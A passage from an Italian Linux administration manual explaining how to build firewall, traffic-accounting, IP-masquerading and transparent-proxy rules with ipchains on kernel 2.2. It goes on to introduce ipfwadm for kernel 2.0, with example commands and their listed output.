  Blocca tutto il traffico in ingresso che risulta destinato a indirizzi diversi dalla rete 192.168.100.∗.

- # **ipchains -A output -d 192.168.100.0/24 -j DENY** [*Invio*]

  Blocca tutto il traffico in uscita che risulta destinato alla rete 192.168.100.*. Rispetto all'applicazione di questa regola nel punto di controllo di ingresso, in questo caso si impedisce anche al firewall stesso di accedere a questi indirizzi.

361.2.3 Regole per i protocolli TCP e UDP

Il modo con cui si possono definire le regole necessarie a individuare i pacchetti, dipendono dal tipo di protocollo utilizzato. Generalmente si è interessati maggiormente a controllare i protocolli TCP e UDP, che hanno in comune l'utilizzo delle porte.

Dovendo fare riferimento a un protocollo TCP o UDP si utilizza l'opzione '**-p**', seguita dalla parola chiave '**tcp**' o '**udp**'. Dal momento che i protocolli TCP e UDP utilizzano le porte, l'origine e la destinazione possono includere questa informazione.

Le porte possono essere indicate in modo preciso (una soltanto), oppure attraverso un intervallo. Queste porte possono essere espresse attraverso un nome, come definito nel file '`/etc/services`', oppure per numero, cosa che di solito si preferisce per evitare ambiguità o malintesi. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

```
porta_iniziale:porta_finale
```

Se si indica un intervallo, che si determina per la presenza dei due punti, se manca l'indicazione della porta iniziale si intende in modo predefinito la numero zero, se invece manca quella finale si intende la porta 65535. Come nel caso degli indirizzi IP, l'indicazione della porta o dell'intervallo di queste può essere preceduta dal punto esclamativo in qualità di negazione logica.

Tabella 361.7. Opzioni per i protocolli TCP e UDP.

Opzione	Descrizione
`-s` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*porta* | *intervallo_di_porte*] `--source` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*porta* | *intervallo_di_porte*] `-d` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*porta* | *intervallo_di_porte*] `--destination` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*porta* | *intervallo_di_porte*]	Con i protocolli TCP e UDP, l'origine e la destinazione possono includere l'indicazione delle porte.

Opzione	Descrizione
`[!] -y` `[!] --syn`	All'interno di una regola, fa in modo di identificare solo i pacchetti del protocollo TCP che hanno il bit SYN attivato, assieme ai bit ACK e FIN azzerati. Questo serve a isolare i pacchetti che nel protocollo TCP richiedono l'inizializzazione della connessione. In pratica, si tratta di un modo alternativo per bloccare una connessione TCP in un solo verso. Se si usa il punto esclamativo di negazione si intende fare riferimento a pacchetti diversi dal tipo SYN.

Segue la descrizione di alcuni esempi.

- `# ipchains -A input -p tcp -s ! 192.168.0.0/16 -d 192.168.0.0/16 80 -j REJECT` [*Invio*]

  Impedisce l'accesso ai servizi HTTP (protocollo TCP, porta 80) della rete 192.168.*.* a tutti gli indirizzi estranei alla rete stessa.

- `# ipchains -A input -p tcp -s ! 192.168.0.0/16 -d 192.168.0.0/16 80 -y -j REJECT` [*Invio*]

  Come nell'esempio precedente, limitandosi a intervenire nei pacchetti SYN.

361.2.4 Regole per il protocollo ICMP

Il protocollo ICMP è molto importante ai fini di controllo del funzionamento della rete; in questo senso è rara la possibilità che sia il caso di bloccarne il transito attraverso il firewall. Tuttavia, dal momento che i fini del firewall non si limitano al blocco del traffico, è comunque importante poter indicare una regola che sappia selezionare un tipo particolare di pacchetto ICMP. La tabella 357.4 elenca i tipi di pacchetto ICMP e il loro utilizzo.

Per indicare una regola che faccia riferimento a un tipo particolare di pacchetto ICMP, si sfruttano le opzioni che servono a specificare l'origine o la destinazione, aggiungendo il numero o il nome del tipo ICMP. In pratica, questa informazione va a sostituire il numero di porta nel caso dei protocolli TCP e UDP.

È estremamente importante che non vengano bloccati i messaggi ICMP di tipo 3.

Tabella 361.8. Opzioni per il protocollo ICMP.

Opzione	Descrizione
`-s` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*tipo*] `--source` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*tipo*] `-d` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*tipo*] `--destination` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*tipo*]	Come già accennato, con il protocollo ICMP l'origine e la destinazione possono includere l'indicazione del tipo di messaggio ICMP.

L'esempio seguente blocca e ignora i pacchetti ICMP che contengono un messaggio di tipo 8, cioè '**`echo-request`**', proveniente da un indirizzo estraneo alla rete 192.168.*.* e destinato alla rete stessa:

```
# ipchains -A input -p icmp -s ! 192.168.0.0/16 8 ↩
↪          -d 192.168.0.0/16 -j DENY [Invio]
```

361.2.5 Pacchetti frammentati

I pacchetti frammentati costituiscono un problema per la gestione del firewall. In generale ci si limita a intervenire sul primo frammento, perché questo dovrebbe contenere le informazioni necessarie a identificarlo correttamente.

Se il firewall rappresenta un passaggio obbligato per il traffico che lo attraversa, è molto importante che sia abilitata la ricomposizione dei pacchetti frammentati. Questo risolve tanti problemi e soprattutto quello del controllo dei frammenti.

Per identificare un frammento di pacchetto successivo al primo, si utilizza l'opzione '**`-f`**' nel modo seguente:

```
[!] -f
```

```
[!] --fragment
```

Il punto esclamativo permette di ottenere l'effetto contrario, cioè di fare riferimento a tutti i pacchetti che non sono frammenti. Utilizzando questa opzione non è possibile indicare delle porte TCP o UDP, né specificare il tipo di messaggio per il protocollo ICMP.

L'esempio seguente blocca e ignora i frammenti dei pacchetti ICMP provenienti da un indirizzo estraneo alla rete 192.168.*.* e destinati alla rete stessa:

```
# ipchains -A input -p icmp -s ! 192.168.0.0/16 ↩
↪          -d 192.168.0.0/16 -f -j DENY [Invio]
```

361.3 Esempi vari

Di seguito vengono mostrati altri esempi che dovrebbero aiutare a comprendere ancora meglio il funzionamento di un firewall realizzato con GNU/Linux.

```
/sbin/ipchains -A forward -s 224.0.0.0/3 -d 0/0 -l -j DENY
```

Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i primi tre bit a uno. Infatti, 224_{10} si traduce nel numero binario 11100000_2, che esclude tutta la classe D e la classe E degli indirizzi IPv4. Si osservi l'aggiunta dell'opzione '**`-l`**' per ottenere l'annotazione nel registro del sistema dei tentativi di attraversamento. Segue la visualizzazione della regola attraverso '**`ipchains -L forward -n`**'; si osservi la comparsa della lettera '**`l`**' nella colonna delle opzioni.

```
target     prot opt     source               destination          ports
DENY       all  ----l-  224.0.0.0/3          0.0.0.0/0            n/a
```

```
/sbin/ipchains -A forward -s 224.0.0.0/3 -l -j DENY
```

Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

```
/sbin/ipchains -A forward -p tcp -s 192.168.1.0/24 -d 0/0 23 -j ACCEPT
```

Consente ai pacchetti TCP provenienti dalla rete 192.168.1.0/255.255.255.0 di attraversare il firewall per raggiungere qualunque indirizzo, ma solo alla porta 23. In pratica concede di raggiungere un servizio TELNET. Segue la visualizzazione della regola attraverso '**`ipchains -L forward -n`**'.

```
target     prot opt     source               destination          ports
ACCEPT     tcp  ------  192.168.1.0/24       0.0.0.0/0            any -> telnet
```

```
/sbin/ipchains -A forward -p tcp -s 0/0 6000:6009 -d 0/0 -l -j DENY
/sbin/ipchains -A forward -p tcp -s 0/0 -d 0/0 6000:6009 -l -j DENY
```

Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 serventi grafici contemporaneamente.

```
/sbin/ipchains -A input  -p tcp -s 0/0 6000:6009 -d 0/0 -l -j DENY
/sbin/ipchains -A output -p tcp -s 0/0 -d 0/0 6000:6009 -l -j DENY
```

Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.

361.4 Contabilizzazione del traffico

Con i kernel Linux 2.2.*, la contabilizzazione del traffico è implicita nel sistema di filtro del firewall: ogni regola che venga inserita in un punto di controllo accumula i propri contatori. In questo senso possono essere opportune anche regole che non hanno l'indicazione di alcun obiettivo, in quanto utili solo per selezionare una parte del traffico ai fini contabili.

Con l'opzione '**-v**' si può osservare il valore raggiunto dai vari contatori. Per esempio, disponendo di un'unica regola che cattura tutto il traffico in ingresso,

ipchains -F input [*Invio*]

ipchains -A input [*Invio*]

il comando

ipchains -L input -v [*Invio*]

potrebbe generare un rapporto simile a quello seguente:

```
 pkts bytes target     prot opt    tosa tosx  ifname     mark       outsize
  376 34968 -          all  ------ 0xFF 0x00  any
```

Si possono notare in particolare le colonne '**pkts**' e '**bytes**' che si riferiscono rispettivamente al numero di pacchetti IP e alla loro dimensione complessiva in byte. A fianco dei numeri che esprimono queste quantità potrebbero essere aggiunte delle lettere che rappresentano dei multipli: '**K**', '**M**' e '**G**'. È importante osservare che questi esprimono multipli del sistema di numerazione decimale: 1000, 1000000 e 1000000000.[1]

L'azzeramento dei conteggi si ottiene con l'opzione di comando '**-Z**' ('**--zero**'), che interviene in tutte le regole dei punti di controllo indicati. Questa può essere utilizzata anche assieme all'opzione '**-L**', in modo da non perdere informazioni; tuttavia, in questo caso, non è possibile indicare il nome di un punto di controllo particolare e si deve intervenire su tutte le regole esistenti.

Segue la descrizione di alcuni esempi.

- # **ipchains -L input -v** [*Invio*]

  Mostra tutte le informazioni disponibili sulle regole di ingresso. Tra le altre cose mostra anche i contatori del traffico.

- # **ipchains -Z input** [*Invio*]

  Azzera i conteggi riferiti alle regole di ingresso.

- # **ipchains -L -Z -v** [*Invio*]

  Mostra tutte le informazioni disponibili di tutti i punti di controllo (ed eventualmente anche di altri raggruppamenti di regole), compresi i conteggi che vengono azzerati immediatamente dopo.

361.5 Raggruppamenti di regole al di fuori dei punti di controllo standard

Oltre ai punti di controllo normali, è possibile definire delle raccolte di regole aggiuntive, a cui si può fare riferimento quasi come se fossero delle subroutine di un linguaggio di programmazione. Queste raccolte vengono identificate da un nome, al quale si può fare riferimento attraverso altre regole in qualità di obiettivo. In pratica, una regola posta in un punto di controllo può indicare un obiettivo corrispondente al nome di un altro raggruppamento di regole, che viene così a essere incorporato idealmente in quel punto.

Per comprendere il meccanismo, si supponga di avere creato la raccolta di regole (*chain*) denominata '**Prova**', con una regola all'interno del punto di controllo di ingresso che vi faccia riferimento. Per cominciare, le regole contenute all'interno di '**Prova**' potrebbero essere:

```
target      prot opt     source              destination          ports
-           all  ------  192.168.1.0/24      0.0.0.0/0            n/a
-           all  ------  0.0.0.0/0           192.168.1.0/24       n/a
-           all  ------  0.0.0.0/0           127.0.0.1            n/a
```

Come si può osservare in questo caso, si tratta di regole che servono solo alla contabilizzazione del traffico, dal momento che non sono stati indicati degli obiettivi.

Le regole di ingresso potrebbero essere quelle seguenti:

```
target      prot opt     source              destination          ports
…
Prova       tcp  ------  0.0.0.0/0           0.0.0.0/0            * ->   *
…
```

Si può osservare una regola il cui scopo è quello di individuare tutto il traffico TCP. Dal momento che l'obiettivo di questa è il raggruppamento '**Prova**', i pacchetti che rientrano nella selezione di questa regola vengono scomposti ulteriormente attraverso le regole del raggruppamento '**Prova**'. I pacchetti che non vengono «catturati» da alcuna regola del raggruppamento '**Prova**' tornano a essere presi in considerazione dalle regole successive nel punto di controllo di ingresso.

La creazione di un raggruppamento di regole si ottiene con l'opzione di comando '**-N**' ('**--new-chain**') e la sua eliminazione con '**-X**' ('**--delete-chain**'). Per esempio, il comando

\# **ipchains -N Prova** [*Invio*]

serve a creare il raggruppamento '**Prova**' a cui si accennava in precedenza. L'inserimento di regole avviene nel modo normale; per continuare a seguire gli esempi fatti, i comandi dovrebbero essere i seguenti:

\# **ipchains -A Prova -s 192.168.1.0/24** [*Invio*]

\# **ipchains -A Prova -d 192.168.1.0/24** [*Invio*]

\# **ipchains -A Prova -s 127.0.0.1** [*Invio*]

Così, l'inserimento della regola in ingresso che fa riferimento a questo raggruppamento, come mostrato dagli esempi in precedenza, si indica semplicemente con il comando seguente:

ipchains -A input -p tcp -j Prova [*Invio*]

L'eliminazione di un raggruppamento di regole è ammissibile solo quando questo è vuoto e quando non esistono più riferimenti da parte di altre regole nei punti di controllo normali.

ipchains -D input -p tcp -j Prova [*Invio*]


ipchains -F Prova [*Invio*]

ipchains -X Prova [*Invio*]

I comandi mostrati sopra servono rispettivamente a eliminare la regola di ingresso che faceva riferimento al raggruppamento '**Prova**', a svuotare il raggruppamento e infine a eliminarlo.

361.6 Mascheramento IP

Attraverso il mascheramento IP si fa in modo di mostrare all'esterno che l'origine delle connessioni è sempre il nodo che esegue questo compito, anche quando in realtà si tratta di un nodo interno alla rete privata. Naturalmente, il nodo che esegue il mascheramento è poi in grado di distinguere quali siano stati i nodi mascherati che hanno originato la connessione, girando a loro i pacchetti di loro competenza.

Figura 361.19. Mascheramento IP.

In linea di principio, i nodi collocati nella rete privata mascherata, sono in grado di accedere all'esterno, per mezzo del mascheramento degli indirizzi, mentre dall'esterno potrebbe mancare l'instradamento verso tali nodi. In effetti, quando la rete privata mascherata utilizza indirizzi IP esclusi dalla rete pubblica, tale instradamento (dall'esterno verso l'interno) non può esistere.

L'attivazione nel kernel delle funzionalità di mascheramento richiede prima di tutto che siano state attivate quelle di firewall, assieme a quelle di ricomposizione dei pacchetti frammentati (nello stesso modo già visto nella sezioni dedicate al filtro di pacchetto IP), dove in particolare sia stata poi aggiunta anche quella di mascheramento (sezione 67.2.7).

361.6.1 Uso di «ipchains» per l'amministrazione del mascheramento

Attualmente (con i kernel 2.2.*), la gestione del mascheramento IP del kernel è un'estensione di quella del filtro di pacchetto IP, che deve essere attivata espressamente attraverso '**ipchains**', utilizzando il punto di controllo di inoltro, '**forward**', assieme a una politica di accettazione ('**ACCEPT**') con l'aggiunta dell'indicazione che si tratta di mascheramento per mezzo dell'obiettivo '**MASQ**'. La cosa si può rappresentare schematicamente attraverso il modello seguente che comunque potrebbe essere esteso o precisato meglio.


```
ipchains -A|-I forward -s indirizzi_da_mascherare -d 0/0 -j MASQ
```

Ricapitolando quindi, il mascheramento si ottiene definendo una regola nel punto di controllo di inoltro, in cui sia stato attivato il **mascheramento dell'origine nei confronti della destinazione**.

361.6.2 Mascheramento in pratica

In generale, il mascheramento IP si utilizza per consentire a una rete privata, che utilizza indirizzi IP esclusi da Internet, di accedere all'esterno. In questa situazione potrebbe essere sensata ugualmente una strategia di difesa attraverso le funzionalità di filtro già discusse nelle sezioni dedicate a questo argomento, perché dall'esterno, qualcuno potrebbe creare un proprio instradamento verso la rete privata.

In ogni caso, la situazione comune per il mascheramento IP è quella dello schema che appare in figura 361.20. L'interfaccia di rete del nodo di mascheramento connessa alla rete privata ('**`eth0`**') deve avere un indirizzo IP che appartenga a tale spazio; inoltre deve essere stato previsto un instradamento corretto. L'altra interfaccia, quella rivolta verso la rete pubblica ('**`ppp0`**'), deve avere un indirizzo IP pubblico, mentre l'instradamento deve essere quello predefinito.

Figura 361.20. Esempio di mascheramento di una rete privata.

rete pubblica (Internet)
ppp0
mascheramento IP
eth0
rete privata mascherata 192.168.1.0
nodo
nodo
nodo

In questa situazione, la regola che consente alla rete privata di raggiungere l'esterno può essere definita con uno dei due comandi seguenti: il primo è un esempio approssimativo, mentre il secondo fa un riferimento esplicito agli indirizzi esterni in modo che non coincidano con quelli interni.

```
/sbin/ipchains -A forward -s 192.168.1.0/24 -d 0/0 -j MASQ
```

```
/sbin/ipchains -A forward -s 192.168.1.0/24 -d ! 192.168.1.0/24  -j MASQ
```

Visualizzando la regola attraverso '**`ipchains -L forward -n`**', si ottiene una tra le due informazioni seguenti (a seconda del comando prescelto).

```
Chain forward (policy ACCEPT):
target     prot opt     source                destination           ports
MASQ       all  ------  192.168.0.0/16        0.0.0.0/0             n/a
```

```
Chain forward (policy ACCEPT):
target     prot opt     source                destination           ports
MASQ       all  ------  192.168.0.0/16       !192.168.0.0/16        n/a
```

Si è accennato al fatto che non si può escludere che qualcuno voglia provare a definire un proprio instradamento verso la rete privata che in condizioni normali dovrebbe essere irraggiungibile dall'esterno. Per questo, conviene escludere esplicitamente il traffico nella direzione opposta, oppure semplicemente definire che la politica predefinita del firewall deve essere '**`DENY`**'.

```
#!/bin/sh
/sbin/ipchains -P forward DENY
/sbin/ipchains -A forward -s 192.168.1.0/24 -d 0/0 -j MASQ
```

361.7 Proxy trasparente

Il ***proxy trasparente***, o *transparent proxy*, è una funzionalità attraverso la quale si fa in modo di ridirigere il traffico (TCP) verso un servizio proxy del nodo locale, quando altrimenti sarebbe diretto verso altri nodi, a porte determinate.

Il kernel Linux fornisce questa funzionalità come estensione di quelle di filtro dei pacchetti IP; ma per farlo deve essere aggiunta esplicitamente la gestione di questa caratteristica (sezione 67.2.7).

Naturalmente, per attivare un sistema di proxy trasparente occorre il proxy. In effetti, il vantaggio di usare questo sistema al posto del mascheramento IP sta proprio nell'inserzione di un proxy, possibilmente di una cache proxy, per ridurre il traffico nella connessione con la rete pubblica. In questo modo, il software utilizzato nei nodi della rete privata non ha bisogno di essere configurato per inviare tutte le sue richieste al proxy, ma quando i pacchetti tentano di raggiungere l'esterno, allora vengono presi in considerazione da questo.

361.7.1 Uso di «ipchains» per il proxy trasparente

La ridirezione attraverso cui si ottiene il proxy trasparente si definisce esclusivamente per mezzo del punto di controllo di ingresso, '**`input`**', specificando una porta di ridirezione con l'obiettivo '**`REDIRECT`**'. Considerato che il proxy trasparente viene usato normalmente solo per il protocollo TCP, la sintassi di '**`ipchains`**' per questo scopo si traduce nello schema seguente:


```
ipchains -A|-I input -p tcp -s origine -d destinazione porte -j REDIRECT porta_locale
```

Quello che si ottiene è che il traffico proveniente dagli indirizzi previsti, diretto verso le destinazioni indicate, complete dell'informazione sulle porte, viene ridiretto alla porta specificata dopo l'obiettivo '**`REDIRECT`**' nel nodo locale.

361.7.2 Proxy trasparente in pratica

Un proxy trasparente può funzionare solo se il traffico relativo deve attraversarlo per forza. Pertanto, si può attivare questa funzionalità solo in un router, che eventualmente può fungere sia da firewall che da proxy trasparente. Di conseguenza, il proxy per il quale il servizio viene avviato, deve risiedere fisicamente nello stesso elaboratore che svolge il ruolo di router o di firewall.

Figura 361.26. Il proxy trasparente deve essere attraversato dal traffico che poi lì può essere ridiretto verso il proxy locale.

rete esterna
proxy trasparente
rete privata mascherata
nodo
nodo
nodo

Lo scopo del proxy trasparente può essere semplicemente quello di «obbligare» a utilizzare una cache proxy, senza importunare gli utenti pretendendo da loro che configurino gli applicativi per questo, oppure può essere il modo attraverso cui si definisce un firewall proxy, impedendo l'attraversamento del proxy per mezzo del filtro di pacchetto IP.

A titolo di esempio viene mostrato in che modo si potrebbe ridirigere il traffico di una rete locale con indirizzi 192.168.1.0/24, quando questo è rivolto alla porta 80, cioè a un servizio HTTP, verso la porta locale 8080 (tipica di una cache proxy).

```
/sbin/ipchains -A input -p tcp \
        -s 192.168.1.0/24 -d ! 192.168.1.0/24 80 -j REDIRECT 8080
```

Come si può intendere, il comando è stato suddiviso su due righe per motivi tipografici. Visualizzando la regola attraverso '**`ipchains -L input`**', si ottiene l'informazione seguente:

```
Chain input (policy ACCEPT):
target     prot opt     source           destination      ports
REDIRECT   tcp  ------  192.168.0.0/24  !192.168.0.0/24  any ->   80 => 8080
```

Naturalmente, il proxy trasparente può essere combinato anche con il mascheramento IP, per cui, dato l'esempio già visto, si potrebbe anche aggiungere l'istruzione seguente:

```
/sbin/ipchains -A forward -s 192.168.0.0/24 -d ! 192.168.0.0/24  -j MASQ
```

361.8 Riferimenti

- Paul Russell, *Linux IPCHAINS-HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Mark Grennan, *Firewalling and Proxy Server HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] Bisogna ricordare comunque che il SI specifica la lettera «k» minuscola come prefisso moltiplicatore che esprime il valore 10^3.

Capitolo 362

Kernel Linux 2.0: firewall e mascheramento IP

Le funzionalità di firewall e di mascheramento IP, essendo incorporate nel kernel, devono essere abilitate prima della compilazione (sezione 67.2.7).

È importante osservare che quando si utilizza il sistema del filtro di pacchetto IP, è necessario consentire il transito dei pacchetti attraverso il firewall, abilitando in pratica le funzionalità di inoltro dei pacchetti (*forwarding/gatewaying*) come nel caso di un router normale. Una volta inserita nel kernel la funzionalità di *forwarding/gatewaying*, questa può essere controllata attraverso un file del file system virtuale '`/proc/`'. Generalmente, tale funzionalità viene disabilitata espressamente, per motivi di sicurezza, dalla procedura di inizializzazione del sistema. Per riattivare l'inoltro tra le interfacce di rete, si può agire nel modo seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [Invio]
```

362.1 Uso di «ipfwadm» per l'amministrazione del firewall

La gestione del filtro di pacchetto IP dei kernel 2.0.* viene regolata attraverso il programma '**`ipfwadm`**' (*IP firewall administration*). Non potendo gestire un file di configurazione per queste funzionalità del kernel, tutto quello che si può fare è la realizzazione di uno script contenente una serie di comandi con '**`ipfwadm`**'.

'**`ipfwadm`**' interviene su un ***elenco di regole*** riferite alle funzionalità di firewall del kernel; un po' come avviene con la tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio o alla fine dell'elenco esistente.

Salvo eccezioni particolari, descritte nel contesto appropriato, la sintassi per l'utilizzo di '**`ipfwadm`**' è quella seguente:

```
ipfwadm categoria_di_intervento comando parametri [opzioni]
```

La categoria di intervento di '**`ipfwadm`**' è rappresentata da una sigla che serve a stabilire a cosa si riferisce la regola definita attraverso gli argomenti successivi.

Opzione	Descrizione
`-I`	Definisce una regola riferita al traffico in ingresso.
`-O`	Definisce una regola riferita al traffico in uscita.
`-F`	Definisce una regola riferita al traffico in transito attraverso il firewall (*forward*).

362.2 Comandi principali per la gestione del firewall con «ipfwadm»

Dopo l'indicazione della categoria di intervento per '**`ipfwadm`**', deve essere indicato un comando, cioè un tipo di opzione più o meno articolato che stabilisce l'azione da compiere all'interno della regola che viene definita.

Tabella 362.2. Alcuni comandi.

Opzione	Descrizione
`-f`	Cancella tutte le regole riferite alla categoria di intervento indicata anteriormente. Se si utilizza il comando '**`-f`**', non possono essere indicati né parametri, né opzioni, dato il significato che assume l'istruzione.
`-l`	Emette attraverso lo standard output le regole riferite della categoria di intervento indicata. Se si utilizza il comando '**`-l`**', non possono essere indicati dei parametri (a parte la possibilità di utilizzare anche il comando '**`-z`**', che riguarda però la contabilizzazione dei dati in transito), mentre qualche opzione può essere aggiunta.
`-a` {`accept`|`deny`|`reject`} `-i` {`accept`|`deny`|`reject`}	Inserisce la regola definita dai parametri e dalle opzioni successive, alla fine ('**`-a`**', *append*), oppure all'inizio ('**`-i`**', *insert*) dell'elenco. Quando si tratta di una regola di firewall, è obbligatoria l'indicazione di una politica rappresentata da una parola chiave: '**`accept`**', '**`deny`**' o '**`reject`**'. Il significato dovrebbe essere intuitivo: accettare, rifiutare o rigettare i pacchetti che soddisfano la definizione fatta attraverso i parametri successivi. La differenza tra '**`deny`**' e '**`reject`**' sta nel fatto che, nel primo caso il rifiuto è silenzioso, mentre nel secondo viene generata una segnalazione di errore inviata all'origine del pacchetto.
`-d` {`accept`|`deny`|`reject`} ↩ ↪***parametri***	Permette di eliminare una regola dal gruppo appartenente alla categoria specificata. Per ottenere la sua eliminazione, occorre indicare la stessa politica e gli stessi parametri utilizzati per crearla.
`-p` {`accept`|`deny`|`reject`}	Serve a definire una politica predefinita, riferita alla categoria selezionata, per tutte le situazioni che non corrispondono ad alcuna regola indicata espressamente. In generale, se non viene definito diversamente, la politica predefinita è '**`accept`**'. Ciò è necessario perché il sistema possa funzionare come router quando non viene stabilito nulla al riguardo del filtro dei pacchetti IP.

362.3 Parametri principali

Le opzioni sono gli argomenti di '**`ipfwadm`**' che definiscono la regola, che generalmente si vuole aggiungere. Prima di descrivere la sintassi di questi parametri, è bene chiarire alcune convenzioni che vengono utilizzate.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia ***numero_ip/maschera***, con una barra obliqua di separazione tra i due. La maschera

può essere indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore uno.

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente l'indirizzo 0.0.0.0, che può essere indicato anche in forma simbolica attraverso la parola chiave '**`any`**'. Nello stesso modo il gruppo di indirizzi 0.0.0.0/0, cioè ogni indirizzo, può essere rappresentato nei rapporti (quelli che si ottengono con il comando '**`-l`**') con la parola chiave '**`anywhere`**'.

Alcune regole possono fare riferimento all'utilizzo di porte, o intervalli di porte particolari (qui si trascura volontariamente il problema dei pacchetti ICMP). Queste porte possono essere espresse attraverso un nome, come definito nel file '`/etc/services`', oppure per numero, cosa che di solito si preferisce per questo tipo di applicazione. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

porta_iniziale **:** ***porta_finale***

Il kernel è in grado di gestire un numero limitato di regole che contengano riferimenti precisi a porte. Di solito è consentita l'indicazione massima di 10 porte, dove gli intervalli valgono per due.

Tabella 362.3. Alcuni parametri.

Opzione	Descrizione
`-P` {`tcp`|`udp`|`icmp`|`all`}	Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave '**`all`**' rappresenta qualsiasi protocollo ed è l'impostazione predefinita se questo parametro non viene utilizzato. L'indicazione del protocollo è obbligatoria quando si specificano le porte di un'origine o di una destinazione.
`-S` ***indirizzo*** [`/`***maschera***] ↩ ↪ [***porta*** | ***intervallo_di_porte***] ...	Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**`-S 0.0.0.0/0`**', ovvero '**`-S any/0`**', che rappresenta tutti gli indirizzi possibili.
`-D` ***indirizzo*** [`/`***maschera***] ↩ ↪ [***porta*** | ***intervallo_di_porte***] ...	Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**`-D 0.0.0.0/0`**', ovvero '**`-D any/0`**', che rappresenta tutti gli indirizzi possibili.
`-V` ***indirizzo***	Permette di indicare l'indirizzo dell'interfaccia di rete attraverso la quale sono ricevuti o inviati i pacchetti della regola che si sta definendo. Se questo parametro viene omesso, si intende implicitamente '**`-V 0.0.0.0`**', che rappresenta eccezionalmente un indirizzo qualunque.

Opzione	Descrizione
`-W` ***interfaccia***	Permette di indicare il nome dell'interfaccia di rete attraverso la quale sono ricevuti o inviati i pacchetti della regola che si sta definendo. Se questo parametro viene omesso, si intende fare riferimento implicitamente a qualunque interfaccia di rete.

362.4 Opzioni aggiuntive

Alcune opzioni finali possono essere importanti e vale la pena di conoscerle. È il caso di precisare che, anche se la sintassi indicata da *ipfwadm(8)* pone queste opzioni alla fine della riga di comando, queste possono apparire dopo i comandi, subito prima dei parametri.

Tabella 362.4. Alcune opzioni.

Opzione	Descrizione
`-e`	Questa opzione può essere usata solo in combinazione al comando '**`-l`**' e permette di ottenere informazioni più dettagliate.
`-n`	Questa opzione viene usata normalmente assieme al comando '**`-l`**' e fa in modo che le informazioni su indirizzi e porte siano espresse in forma numerica.
`-b`	a sì che la regola valga in modo bidirezionale per i pacchetti IP.
